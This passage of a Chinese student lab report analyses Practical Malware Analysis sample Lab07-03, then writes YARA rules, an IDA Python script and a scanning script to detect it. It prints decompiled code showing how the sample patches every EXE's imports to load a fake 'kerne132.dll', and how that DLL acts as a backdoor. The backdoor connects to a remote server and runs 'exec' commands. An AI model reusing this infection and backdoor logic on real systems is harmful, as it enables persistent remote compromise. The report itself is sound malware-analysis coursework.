可以看到，这两个函数似乎在做一些**算术运算**，我们**没有必要**花时间深究它们。

回到Main函数的操作，下面打开了 `Lab07-03.dll` 和 `C:\\Windows\\System32\\Kernel32.dll` 两个文件，并对其进行了很长的操作。

往下看，发现最后对两个文件都调用了 `CloseHandle` 函数，说明结束了操作。

然后使用了CopyFileA函数来把这个dll复制成为kerne132.dll。

```

1 | CopyFileA("Lab07-03.dll", "C:\\windows\\system32\\kerne132.dll", 0)

```

显然，这是把**恶意代码的DLL伪装成了kernel32.dll**。但我们仍然不知道它将如何被加载。

接下来函数调用了 `sub_4011E0`，我们查看它的反编译代码：

```
1  int __cdecl sub_4011E0(LPCSTR lpFileName, int a2)
2  {
3      int result; // eax
4      const char *v3; // ebp
5      HANDLE FirstFileA; // esi
6      char *v5; // edx
7      unsigned int v6; // kr1C_4
8      char *v7; // ebp
9      HANDLE hFindFile; // [esp+10h] [ebp-144h]
10     struct _WIN32_FIND_DATAA FindFileData; // [esp+14h] [ebp-140h] BYREF
11
12     result = a2;
13     if ( a2 <= 7 )
14     {
15         v3 = lpFileName;
16         FirstFileA = FindFirstFileA(lpFileName, &FindFileData);
17         hFindFile = FirstFileA;
18         while ( FirstFileA != (HANDLE)-1 )
19         {
20             if ( (FindFileData.dwFileAttributes & 0x10) == 0
21                 || !strcmp(FindFileData.cFileName, ".")
22                 || !strcmp(FindFileData.cFileName, "..") )
23             {
24                 v6 = strlen(FindFileData.cFileName) + 1;
25                 v7 = (char *)malloc(strlen(v3) + 1 +
26                                     strlen(FindFileData.cFileName));
27                 strcpy(v7, lpFileName);
28                 v7[strlen(lpFileName) - 1] = 0;
29                 strcat(v7, FindFileData.cFileName);
30                 if ( !strcmp((const char *)&FindFileData.dwReserved0 + v6 + 3,
31                             ".exe") )
32                     sub_4010A0(v7);
33                 v3 = lpFileName;
34             }
35             else
36             {
37                 v5 = (char *)malloc(strlen(v3) + 2 *
38                                     strlen(FindFileData.cFileName) + 6);
39                 strcpy(v5, v3);
40                 v5[strlen(v3) - 1] = 0;
41                 strcat(v5, FindFileData.cFileName);
42                 strcat(v5, "\\*");
43                 sub_4011E0(v5, a2 + 1);
44             }
45         }
46     }
```

```

42     FirstFileA = hFindFile;
43     result = FindNextFileA(hFindFile, &FindFileData);
44     if ( !result )
45         return result;
46 }
47 return FindClose((HANDLE)0xFFFFFFFF);
48 }
49 return result;
50 }

```

有趣的是，这个函数使用了 `FindFirstFileA` 来对C盘进行文件查找，并且其是递归函数，内部调用了自己。最重要的是，函数使用了 `strcmp` 来把某个字符串和“.exe”进行比较。

我们不难推测出，代码查询C盘的所有EXE文件，并且对其做了某些操作。

这个函数又调用了 `sub_4010A0`，我们进入查看：

```

1  char *__cdecl sub_4010A0(LPCSTR lpFileName)
2  {
3      char *result; // eax
4      const void *v2; // esi
5      int *v3; // ebp
6      int *v4; // edi
7      int *i; // edi
8      int *v6; // ebx
9      _DWORD *v7; // ebp
10     const void *v8; // [esp+10h] [ebp-Ch]
11     HANDLE hObject; // [esp+14h] [ebp-8h]
12     HANDLE FileA; // [esp+18h] [ebp-4h]
13
14     FileA = CreateFileA(lpFileName, 0x10000000u, 1u, 0, 3u, 0, 0);
15     hObject = CreateFileMappingA(FileA, 0, 4u, 0, 0, 0);
16     result = (char *)MapViewOfFile(hObject, 0xF001Fu, 0, 0, 0);
17     v2 = result;
18     v8 = result;
19     if ( result )
20     {
21         v3 = (int *)&result[*((_DWORD *)result + 15)];
22         result = (char *)IsBadReadPtr(v3, 4u);
23         if ( !result && *v3 == 17744 )
24         {
25             v4 = (int *)sub_401040(v3[32], (int)v3, (int)v2);
26             result = (char *)IsBadReadPtr(v4, 0x14u);
27             if ( !result )
28             {
29                 for ( i = v4 + 3; *(i - 2) || *i; i += 5 )
30                 {

```

```

31         v6 = (int *)sub_401040(*i, (int)v3, (int)v2);
32         result = (char *)IsBadReadPtr(v6, 0x14u);
33         if ( result )
34             return result;
35         if ( !strcmp((const char *)v6, "kernel32.dll") )
36         {
37             qmemcpy(v6, &dword_403010, strlen((const char *)v6) + 1);
38             v2 = v8;
39         }
40     }
41     v7 = v3 + 52;
42     *v7 = 0;
43     v7[1] = 0;
44     UnmapViewOfFile(v2);
45     CloseHandle(hObject);
46     return (char *)CloseHandle(FileA);
47 }
48 }
49 }
50 return result;
51 }

```

这个函数也进行了无比复杂的计算，我们无需过多关注。其中重要的是用到了对变量与字符串 `kernel32.dll` 的比较，如果成功，则使用 `dword_403010` 来替换它。

那么我们顺藤摸瓜，找到 `dword_403010` 如下：

```

.data:0040300C Last          dd 0                      ; DATA XREF: start+88 ↑ o
.data:00403010 dword_403010  dd 6E726560h             ; DATA XREF: sub_4010A0+EC ↑ o
.data:00403010              ; _main+1A8 ↑ r
.data:00403014 dword_403014  dd 32333165h             ; DATA XREF: _main+1B9 ↑ r
.data:00403018 dword_403018  dd 6C6C642Eh             ; DATA XREF: _main+1C2 ↑ r
.data:0040301C dword_40301C  dd 0                      ; DATA XREF: _main+1CB ↑ r
.data:00403020 : char String211

```

使用A快捷键转化为ASCII字符串：

```

.data:0040300C Last          dd 0
.data:00403010 aKerne132Dll db 'kerne132.dll',0
.data:00403010              db 0
.data:0040301D              db 0

```

那么我们可以知道，代码用kerne132.dll来替换C盘所有exe的kernel32.dll引用了。

所以说，该exe修改C盘所有EXE的导入表，让其不再加载kernel32.dll，而是去加载恶意代码的DLL(已经伪装成 `kerne132.dll`)，这意味着受感染计算机的每个可执行文件，在启动时都试图加载恶意代码的Dll。

接下来分析恶意代码的DLL。

打开IDA，直接查看DLLMain的反编译代码：

```

1  BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
   lpvReserved)
2  {
3      SOCKET v3; // esi
4      HANDLE hObject; // [esp+10h] [ebp-11F8h]
5      struct sockaddr name; // [esp+14h] [ebp-11F4h] BYREF
6      struct _PROCESS_INFORMATION ProcessInformation; // [esp+24h] [ebp-11E4h]
   BYREF
7      struct _STARTUPINFOA StartupInfo; // [esp+34h] [ebp-11D4h] BYREF
8      struct WSADATA WSADATA; // [esp+78h] [ebp-1190h] BYREF
9      char buf[4093]; // [esp+208h] [ebp-1000h] BYREF
10     __int16 v11; // [esp+1205h] [ebp-3h]
11     char v12; // [esp+1207h] [ebp-1h]
12
13     if ( fdwReason == 1 )
14     {
15         buf[0] = byte_10026054;
16         memset(&buf[1], 0, 0xFFCu);
17         v11 = 0;
18         v12 = 0;
19         if ( !OpenMutexA(0x1F0001u, 0, "SADFHUHF") )
20         {
21             CreateMutexA(0, 0, "SADFHUHF");
22             if ( !WSAStartup(0x202u, &WSADATA) )
23             {
24                 v3 = socket(2, 1, 6);
25                 if ( v3 != -1 )
26                 {
27                     name.sa_family = 2;
28                     *(_DWORD *)&name.sa_data[2] = inet_addr("127.26.152.13");
29                     *(_WORD *)&name.sa_data = htons(0x50u);
30                     if ( connect(v3, &name, 16) != -1 )
31                     {
32                         while ( 1 )
33                         {
34                             while ( 1 )
35                             {
36                                 do
37                                 {
38                                     if ( send(v3, "hello", strlen("hello"), 0) == -1 ||
   shutdown(v3, 1) == -1 )
39                                     {
40                                         goto LABEL_15;
41                                     }
42                                     while ( recv(v3, buf, 4096, 0) <= 0 );
43                                     if ( strncmp("sleep", buf, 5u) )
44                                         break;


```

```

44 LABEL_10:
45     Sleep(0x60000u);
46 }
47 if ( strcmp("exec", buf, 4u) )
48 {
49     if ( buf[0] == 113 )
50     {
51         CloseHandle(hObject);
52         break;
53     }
54     goto LABEL_10;
55 }
56 memset(&StartupInfo, 0, sizeof(StartupInfo));
57 StartupInfo.cb = 68;
58 CreateProcessA(0, &buf[5], 0, 0, 1, 0x8000000u, 0, 0,
&StartupInfo, &ProcessInformation);
59     }
60 }
61 LABEL_15:
62     closesocket(v3);
63 }
64 WSACleanup();
65 }
66 }
67 }
68 return 1;
69 }

```

切回汇编代码，其使用 `__alloca_probe` 来进行栈内存初始化。



```

fdwReason= dword ptr 8
lpvReserved= dword ptr 0Ch

mov     eax, 11F8h
call    __alloca_probe
mov     eax, [esp+11F8h+fdwReason]
push    ebx
push    ebp
push    esi
cmp     eax, 1
push    edi

```

可以看到这是一个巨大的栈空间使用。

然后其调用了 `OpenMutexA` 和 `CreateMutexA` 两个函数，和Lab7-1的代码一样，这个函数是为了保证代码只有一个实例在运行。

接下来，它使用了 `WSAStartup` 来初始化网络连接库的使用，然后创建了socket套接字。

同时它设置了服务器端口为 `0x50` (即80，这是一个常用端口)，地址 `127.26.152.13`，显然我们可以解释为它用来接收一个远程服务器命令。

它首先使用了 `send` 函数，向服务器发送了一个 `hello` 字符串，似乎在指示机器已经做好了接收指令的准备。

接下来则是对接收到的指令进行比较，分为两种情况：

- `buf = "sleep"`

代码会执行 `Sleep(0x60000u)` 指令，即休眠60秒。

- `buf = "exec"`

将会创建以下线程：

```
1 | CreateProcessA(0, &buf[5], 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo,  
  | &ProcessInformation);
```

`buf[5]` 开始对应的是 `exec` 以及一个空格后的路径字符串，据此可以得出代码将创建一个进程执行以下命令：

```
1 | exec PathofProgram
```

这可以起到一个后门的效果。

据此 `exe` 和 `Dll` 全部分析完毕。

- Q1：这个程序如何完成持久化驻留，来确保在计算机被重启后它能继续运行？

它通过把 `Dll` 伪装成 `kerne132.dll`，并且其中的字母 `l` 改成了数字 `1`，然后将 `Dll` 拷贝到 `C:\Windows\System32`，并且修改系统上的每个 `exe` 文件，来达到持久化驻留。

- Q2：这个恶意代码的两个明显的基于主机特征是什么？

它使用了 `kerne132.dll` 这个与 `kernel32` 很像的字符串，并且使用了编码为 `SADFHUHF` 的互斥量。

- Q3：这个程序的目的是什么？

这个程序用于创建一个后门，来执行远程服务器命令，包括：`Sleep` 和 `exec`，前者用来休眠，后者用来执行命令行命令。

- Q4：一旦这个恶意代码被安装，你如何移除它？

它通过修改 `C` 盘所有 `exe` 文件来达到持久化驻留的效果，因此极难清除，除非写一个程序来反向对 `exe` 文件的修改。

3.4 yara规则编写

综合以上，可以完成该恶意代码的yara规则编写：

```
1 //首先判断是否为PE文件
2 private rule IsPE
3 {
4 condition:
5     filesize < 10MB and //小于10MB
6     uint16(0) == 0x5A4D and //"MZ"头
7     uint32(uint32(0x3C)) == 0x00004550 // "PE"头
8 }
9
10 //Lab07-01
11 rule lab7_1
12 {
13 strings:
14     $s1 = "http://www.malwareanalysisbook.com"
15     $s2 = "Internet Explorer 8.0"
16     $s3 = "MalService"
17 condition:
18     IsPE and $s1 and $s2 and $s3
19 }
20
21 //Lab07-02
22 rule lab7_2
23 {
24 strings:
25     $s1 = "http://www.malwareanalysisbook.com/ad.htm" wide ascii
26 condition:
27     IsPE and $s1
28 }
29
30 //Lab07-03
31 rule lab7_3_exe
32 {
33 strings:
34     $s1 = "kerne132.dll"
35     $s2 = "C:\\Windows\\System32\\Kernel32.dll"
36     $s3 = "C:\\*"
37 condition:
38     IsPE and $s1 and $s2 and $s3
39 }
40
41 //Lab07-03
42 rule lab7_3_dll
```



```

43 {
44     strings:
45         $s1 = "127.26.152.13"
46         $s2 = "Sleep"
47         $s3 = "exec"
48     condition:
49         IsPE and $s1 and $s2 and $s3
50 }

```

3.5 IDA Python脚本编写

我们可以编写如下Python脚本来辅助分析：

```

1  import idautils
2  import idc
3  import idaapi
4
5  def is_jump_or_call_with_register(ea):
6      """
7      检查给定地址的助记符是否为 'jmp' 或 'call' 且操作数为寄存器类型
8      """
9      mnemonic = idc.print_insn_mnem(ea)
10     if mnemonic not in ['jmp', 'call']:
11         return False
12     opnd_type = idc.get_operand_type(ea, 0)
13     # 确保操作数是寄存器类型
14     return opnd_type in [idaapi.o_reg, idaapi.o_phrase, idaapi.o_displ]
15
16 def is_library_function(func_ea):
17     """
18     检查给定地址的函数是否为库函数
19     """
20     flags = idc.get_func_attr(func_ea, idc.FUNCATTR_FLAGS)
21     return flags & idaapi.FUNC_LIB
22
23 def main():
24     for func in idautils.Functions():
25         # 排除库函数
26         if is_library_function(func):
27             continue
28
29         # 遍历函数内的所有指令
30         ea = func
31         while ea != idaapi.BADADDR and ea < idc.find_func_end(func):
32             # 如果是跳转或调用并且操作数是寄存器类型
33             if is_jump_or_call_with_register(ea):

```

```

34         print("Address: 0x{:X}, Instruction: {}".format(ea,
idc.generate_disasm_line(ea, 0)))
35
36         # 移动到下一个指令
37         ea = idc.next_head(ea)
38
39 if __name__ == '__main__':
40     main()

```

脚本流程：

1. **遍历所有函数：**脚本首先获取当前二进制文件中的所有函数。
2. **排除库函数：**对于每一个找到的函数，脚本检查是否为一个库函数。库函数通常是预编译的，与特定的应用程序逻辑无关，所以我们选择忽略它们。
3. **遍历函数内的所有指令：**对于每个非库函数，脚本将遍历该函数中的每一条指令。
4. **查找特定的指令：**脚本查找具有以下特征的指令：
 - 助记符为 `jmp` 或 `call`。
 - 该指令的操作数是寄存器类型。这意味着指令是跳转或调用一个寄存器中的地址，而不是一个固定的地址或内存位置。
5. **输出匹配的指令：**对于每个匹配的指令，脚本将输出该指令的地址和反汇编。

运行该IDA Python脚本，可以得到使用了call或jmp的指令，并且其操作数为寄存器类型：

对4个恶意代码分别运行上述 `IDA Python` 脚本，结果如下：

- Lab07-01.exe

```

函数参数信息已传播
初始自动分析已完成.
Address: 0x401135, Instruction: call    edi ; CreateThread
Address: 0x40117E, Instruction: call    edi ; InternetOpenUrl
Python

```

- Lab07-02.exe

```

函数参数信息已传播
初始自动分析已完成.
Address: 0x401074, Instruction: call    dword ptr [edx+2Ch]
Python

```

- Lab07-03.exe

```
函数参数信息已传播
初始自动分析已完成.
Address: 0x401108, Instruction: call    ebx ; IsBadReadPtr
Address: 0x401135, Instruction: call    ebx ; IsBadReadPtr
Address: 0x4011CC, Instruction: call    esi ; CloseHandle
Address: 0x4011D3, Instruction: call    esi ; CloseHandle
Address: 0x4014AC, Instruction: call    edi ; CreateFileA
Address: 0x4014C3, Instruction: call    ebx ; CreateFileMappingA
Address: 0x4014D4, Instruction: call    ebp ; MapViewOfFile
Address: 0x4014F0, Instruction: call    edi ; CreateFileA
Address: 0x40150C, Instruction: call    ebx ; CreateFileMappingA
Address: 0x401525, Instruction: call    ebp ; MapViewOfFile
Address: 0x4017DF, Instruction: call    esi ; CloseHandle
Address: 0x4017E6, Instruction: call    esi ; CloseHandle
Python
```

- Lab07-03.dll

```
函数参数信息已传播
初始自动分析已完成.
Address: 0x1000114B, Instruction: call    ebp ; strcmp
Address: 0x10001170, Instruction: call    ebp ; strcmp
Address: 0x100011AF, Instruction: call    ebx ; CreateProcessA
Python
```

可以看到许多指令被成功筛选了出来。

4 实验结论及心得体会

把上述Yara规则保存为 `rule_ex7.yar`，然后在Chapter_7L上一个目录输入以下命令：


```
1 | yara64 -r rule_ex7.yar Chapter_7L
```

结果如下，样本检测成功：

```
D:\study\大三\恶意代码分析与防治技术\Practical Malware Analysis Labs\BinaryCollection>yara64 -r rule_ex
chapter_7L
lab7_1 Chapter_7L\Lab07-01.exe
lab7_3_exe Chapter_7L\Lab07-03.exe
lab7_2 Chapter_7L\Lab07-02.exe
lab7_3_dll Chapter_7L\Lab07-03.dll
```

接下来对运行 `Scan.py` 获得的sample进行扫描。

sample文件夹大小为34.4GB，含有20856个可执行文件：



我们编写一个yara扫描脚本 `yara_unittest.py` 来完成扫描：

```

1  import os
2  import yara
3  import datetime
4
5  # 定义YARA规则文件路径
6  rule_file = './rule_ex7.yar'
7
8  # 定义要扫描的文件夹路径
9  folder_path = './sample/'
10
11 # 加载YARA规则
12 try:
13     rules = yara.compile(rule_file)
14 except yara.SyntaxError as e:
15     print(f"YARA规则语法错误: {e}")
16     exit(1)
17
18 # 获取当前时间
19 start_time = datetime.datetime.now()
20
21 # 扫描文件夹内的所有文件
22 scan_results = []
23
24 for root, dirs, files in os.walk(folder_path):
25     for file in files:
26         file_path = os.path.join(root, file)
27         try:
28             matches = rules.match(file_path)
29             if matches:
30                 scan_results.append({'file_path': file_path, 'matches':
[str(match) for match in matches]})
31         except Exception as e:
32             print(f"扫描文件时出现错误: {file_path} - {str(e)}")
33
34 # 计算扫描时间
35 end_time = datetime.datetime.now()
36 scan_time = (end_time - start_time).seconds
37
38 # 将扫描结果写入文件
39 output_file = './scan_results.txt'
40
41 with open(output_file, 'w') as f:
42     f.write(f"扫描开始时间: {start_time.strftime('%Y-%m-%d %H:%M:%S')}\n")
43     f.write(f"扫描耗时: {scan_time}s\n")
44     f.write("扫描结果:\n")
45     for result in scan_results:

```

```
46         f.write(f"文件路径: {result['file_path']}\n")
47         f.write(f"匹配规则: {' , '.join(result['matches'])}\n")
48         f.write('\n')
49
50 print(f"扫描完成, 耗时{scan_time}秒, 结果已保存到 {output_file}")
```

运行得到扫描结果文件如下:

```
1 扫描开始时间: 2023-10-29 23:41:59
2 扫描耗时: 95s
3 扫描结果:
4 文件路径: ./sample/Lab01-01.dll
5 匹配规则: lab7_3_dll
6
7 文件路径: ./sample/Lab01-01.exe
8 匹配规则: lab7_3_exe
9
10 文件路径: ./sample/Lab01-02(unpacked).exe
11 匹配规则: lab7_1
12
13 文件路径: ./sample/lab01-03-unpacked.exe
14 匹配规则: lab7_2
15
16 文件路径: ./sample/Lab07-02.exe
17 匹配规则: lab7_2
18
19 文件路径: ./sample/Lab07-03.dll
20 匹配规则: lab7_3_dll
21
22 文件路径: ./sample/Lab07-03.exe
23 匹配规则: lab7_3_exe
24
25 文件路径: ./sample/Lab07_01.exe
26 匹配规则: lab7_1
27
28 文件路径: ./sample/Lab10-03.exe
29 匹配规则: lab7_2
```

将几个实验样本扫描了出来, 共耗时**95s**。

心得体会: 通过此次实验, 我知道了如何正确有效地分析恶意代码。大多现实中的恶意代码充满凶险, 并且混淆代码, 或是调用链复杂, 这就需要我们分清主次, 来对代码进行有条理的分析。如果我们分析追求细枝末节的东西, 我们会失去全局的信息, 陷入一些死胡同, 这不是分析的好方法。因此, 我们应该把注意力集中在最重要, 最能揭开代码面纱的东西上。